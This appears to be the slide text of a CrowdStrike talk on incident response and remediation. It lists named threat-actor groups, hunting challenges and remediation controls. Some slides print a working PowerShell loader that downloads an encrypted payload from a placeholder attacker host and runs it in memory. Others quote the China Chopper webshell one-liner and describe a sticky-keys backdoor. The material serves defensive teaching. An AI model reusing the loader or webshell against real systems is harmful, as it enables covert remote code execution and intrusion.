



THE NEW STATE OF INCIDENT RESPONSE

REMEDIATING UNDER FIRE

Wendi Rafferty, Vice President of CrowdStrike Services

Christopher Scott, Director of Remediation CrowdStrike Services

AGENDA

Introductions

Adversaries and Targets

IR Evolution and Best Practice

- Hunting
- Remediation

Case Study(s)

Wrap-up and Questions (Questions ANYTIME)

INTRODUCTIONS

TODAY'S SPEAKERS

12+ YEARS

Incident response experience,
Including a career as an Air Force OSI
Special Agent

PRIOR TO CROWDSTRIKE

Managing Director for Mandiant's
Los Angeles office. Led a team of consultants
that responded to breaches all over the world

CONNECT

LINKEDIN: Wendi Rafferty

TWITTER: @WendiLou2



WENDI RAFFERTY
VP, CROWDSTRIKE SERVICES

TODAY'S SPEAKERS

17+ YEARS

Conducting security assessment, incident response, insider threat analysis, and security architecture.

PRIOR TO CROWDSTRIKE

Defended networks for the Defense Industrial Base

CONNECT

LINKEDIN: Christopher Scott

TWITTER: @NetOpsGuru



CHRISTOPHER SCOTT
DIRECTOR OF REMEDIATION

ADVERSARIES AND TARGETS



UNCOVER THE ADVERSARY

CHINA

Comment Panda: Commercial, Government, Non-profit

Deep Panda: Financial, Technology, Non-profit

Foxy Panda: Technology & Communications

Anchor Panda: Government organizations, Defense & Aerospace, Industrial Engineering, NGOs

Impersonating Panda: Financial Sector

Karma Panda: Dissident groups

Keyhole Panda: Electronics & Communications

Poisonous Panda: Energy Technology, G20, NGOs, Dissident Groups

Putter Panda: Governmental & Military

Toxic Panda: Dissident Groups

Union Panda: Industrial companies

Vixen Panda: Government

CRIMINAL

Singing Spider: Commercial, Financial

Union Spider: Manufacturing

Andromeda Spider: Numerous

RUSSIA

Energetic Bear: Oil and Gas Companies

IRAN

Magic Kitten: Dissidents

Cutting Kitten: Energy Companies

INDIA

Viceroy Tiger: Government, Legal, Financial, Media, Telecom

NORTH KOREA

Silent Chollima: Government, Military, Financial

HACTIVIST/TERRORIST

Deadeye Jackal: Commercial, Financial, Media, Social Networking

Ghost Jackal: Commercial, Energy, Financial


Corsair Jackal: Commercial, Technology, Financial, Energy

Extreme Jackal: Military, Government

INCIDENT RESPONSE & HUNTING

EVOLUTION AND BEST PRACTICE


EVOLUTION OF INCIDENT RESPONSE





INDICATORS OF COMPROMISE ARE NOT INTELLIGENCE. WE ARE STILL TRACKING HUMAN BEHAVIORS AND ATTACK METHODOLOGY. YOU CANNOT ONLY FOLLOW THE MALWARE AND EXPECT TO BE SUCCESSFUL.

INDICATORS OF ATTACK



TRACKING HUMAN ADVERSARIES REQUIRES NEW WAYS OF DETECTION

We need a shift in detection capabilities from indicators of compromise to
Indicators of Attack

HUNTING THE ADVERSARY



- Types of Hunting

- Network
- Servers
- Workstations
- Malware vs Adversary

- Challenges with Hunting

- Memory Resident Malware
 - PowerShell
- Encryption Techniques
- Malware Free Attacks
 - Sticky Keys – Yes It's Back with Other Similar Techniques
 - WebShells

MEMORY RESIDENT MALWARE



- Challenges

- Must “sweep” when malware is running
- No disk forensics
- New attacks are launching remotely from other machines
- PowerShell techniques (More on this shortly)

- Ways to Hunt

- WMI Events in Log Files
 - Attackers are clearing these logs now
 - Could clearing all the event logs files using the CLI be an IOA?

POWERSHELL FUN

```
1 [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$True}
2 $wc = New-Object -TypeName System.Net.WebClient
3 $wc.Headers.Add("Accept-Language", "en-US,en;q=0." + ([IntPtr]::Size - 1).ToString())
4 $wc.Headers.Add("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
5 $rndn = Get-Random
6 $wc.Headers.Add("Cookie", "p=" + $rndn)
7 $data = $wc.DownloadData("http://BADIPADDRESS:443/news/4/31/")
8 [string[]]$xags = "http://BADIPADDRESS:443/index/", "WMItool.Program", "Main", "/f", "sh", "/s", "BADIPADDRESS", "/p", "443"
9 $Passphrase = "CustomPassPhrase"
10 $salts = "CustomSalt"
11 $r = new-Object System.Security.Cryptography.RijndaelManaged
12 $pass = [System.Text.Encoding]::UTF8.GetBytes($Passphrase)
13 $salt = [System.Text.Encoding]::UTF8.GetBytes($salts)
14 $r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32) #256/8
15 $r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($rndn) )[0..15]
16 $d = $r.CreateDecryptor()
17 $ms = new-Object IO.MemoryStream @($data)
18 $cs = new-Object Security.Cryptography.CryptoStream $ms,$d,"Read"
19 $dfs = New-Object System.IO.Compression.GzipStream $cs, ([IO.Compression.CompressionMode]::Decompress)
20 $msout = New-Object System.IO.MemoryStream
21 [byte[]]$buffer = new-object byte[] 4096
22 [int]$count = 0
23 do
24 {
25     $count = $dfs.Read($buffer, 0, $buffer.Length)
26     $msout.Write($buffer, 0, $count)
27 } while ($count -gt 0)
28 $dfs.Close()
29 $cs.Close()
30 $ms.Close()
31 $r.Clear()
32 [byte[]]$bin = $msout.ToArray()
33 $al = New-Object -TypeName System.Collections.ArrayList
34 $al.Add($xags)
35 $asm = [System.Reflection.Assembly]::Load($bin)
36 $asm.EntryPoint.Invoke($null, $al.ToArray())
37 sleep 5
38 exit
```


POWERSHELL FUN

- Encryption Routine

```
6 $wc.Headers.Add("Cookie", "p=" + $mdn)
7 $data = $wc.DownloadData("http://BADIPADDRESS:443/news/4/31/")
8 [string[]]$xags = "http://BADIPADDRESS:443/index/","WMITool.Program", "Main", "/f", "sh", "/s", "BADIPADDRESS", "/p", "443"
9 $Passphrase = "CustomPassPhrase"
10 $salts = "CustomSalt"
11 $r = new-Object System.Security.Cryptography.RijndaelManaged
12 $pass = [System.Text.Encoding]::UTF8.GetBytes($Passphrase)
13 $salt = [System.Text.Encoding]::UTF8.GetBytes($salts)
14 $r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32) #256/8
15 $r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($mdn) )[0..15]
16 $d = $r.CreateDecryptor()
```

POWERSHELL FUN

- Load to Memory

```
17 $ms = new-Object IO.MemoryStream @($data)
18 $cs = new-Object Security.Cryptography.CryptoStream $ms,$d,"Read"
19 $dfs = New-Object System.IO.Compression.GzipStream $cs, ([IO.Compression.CompressionMode]::Decompress)
20 $msout = New-Object System.IO.MemoryStream
21 [byte[]]$buffer = new-object byte[] 4096
22 [int]$count = 0
23 do
24 {
25     $count = $dfs.Read($buffer, 0, $buffer.Length)
26     $msout.Write($buffer, 0, $count)
27 } while ($count -gt 0)
28 $dfs.Close()
29 $cs.Close()
30 $ms.Close()
```

WEBSHELL TECHNIQUES



- Webshells on Internal Systems
 - Exchange Server
 - Using your SSL certificates against you
- Which of these is the Chopper WebShell?
 - `<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>`
 - `<%WebServices.InitializeWebServices("Citrix.Systems.Ime");%>`

MALWARE FREE ATTACKS

- Already Covered Webshells
- Remote Desktop
 - Sticky Keys (SETHC.EXE)
 - Debugger
 - Replace cmd.exe for sethc.exe
 - On Screen Keyboard, Utility Manager, Magnifying Glass, Narrator
 - Debugger



REMEDIATION

GETTING BACK TO “NORMAL”

STAGES OF REMEDIATION

POSTURING

**COORDINATED
REMEDICATION
EVENT**

**POST-
REMEDICATION
ACTIVITIES**

KEY REMEDIATION CONTROLS

- Privileged Account Control

- Accounts are expired when not in use, unique daily passwords
- Force adversaries to cross “trip wires”
- Layered Accounts
 - Domain Admins
 - Server Admins
 - Workstation Admins

- No “Lord of the Rings” Account

- No one account to rule them all!



KEY REMEDIATION CONTROLS

- Application Controls
 - Software Restriction Policies – Do You Use These?
 - AppLocker
- Local Administrator Accounts
 - Must be a Local Administrator to steal a Credential



KEY REMEDIATION CONTROLS

- Push vs Pull Software Configurations

- No single account with access to every machine
- Challenge when someone tells you it is best practice
- SCCM Best Practice allows for this configuration



- Why Would You Allow a Vendor to Dictate Your Security Posture?

- Just for my software – “My Precious”



KEY REMEDIATION CONTROLS

- Signed Scripts

- The amount of “power” in PowerShell should force this
- Powercat anyone???
- Netcat in PowerShell
- DNS C2 option
- File upload/download

- Repeat After Me – “Signed Scripts”



KEY REMEDIATION CONTROLS



- Do You Really Know? Don't Be a "Target"!
 - Is that .ASPX file a system file?
 - Does that one line of code call a malicious DLL?
 - Ask questions
 - Test theories
 - Understand alerts
- Repeating – Ask Questions, Ask Questions, Ask Questions
 - If it doesn't look right, it likely isn't
- Is All Hope Lost?



THE NETWORK PERIMETER IS _____ ?

HOST VISIBILITY – THE NETWORK PERIMETER IS SHRINKING

- Tough Outer Shell
 - Moving more towards servers
 - Workstations are outside of the perimeter
- M&M Networks Have Changed
 - The Goopy Center is outside of the hard candy shell
 - Security is “melting” along with it
- What is Needed?
 - Real-time monitoring
 - Any-where monitoring
 - Adversary TTP focused – not malware focused





THE SHIFT IN ATTACKER TTPS IS A DIRECT RESULT
OF **BETTER INCIDENT RESPONSE TEAMS** AND
INCREASED SHARING OF INDICATORS AND
INTELLIGENCE.

AN ORGANIZATION'S SUCCESS WILL BE
MEASURED BY THE ABILITY TO DETECT, RESPOND,
AND MITIGATE INDICATORS OF ATTACK





CROWDSTRIKE

For additional information, please
contact: services@crowdstrike.com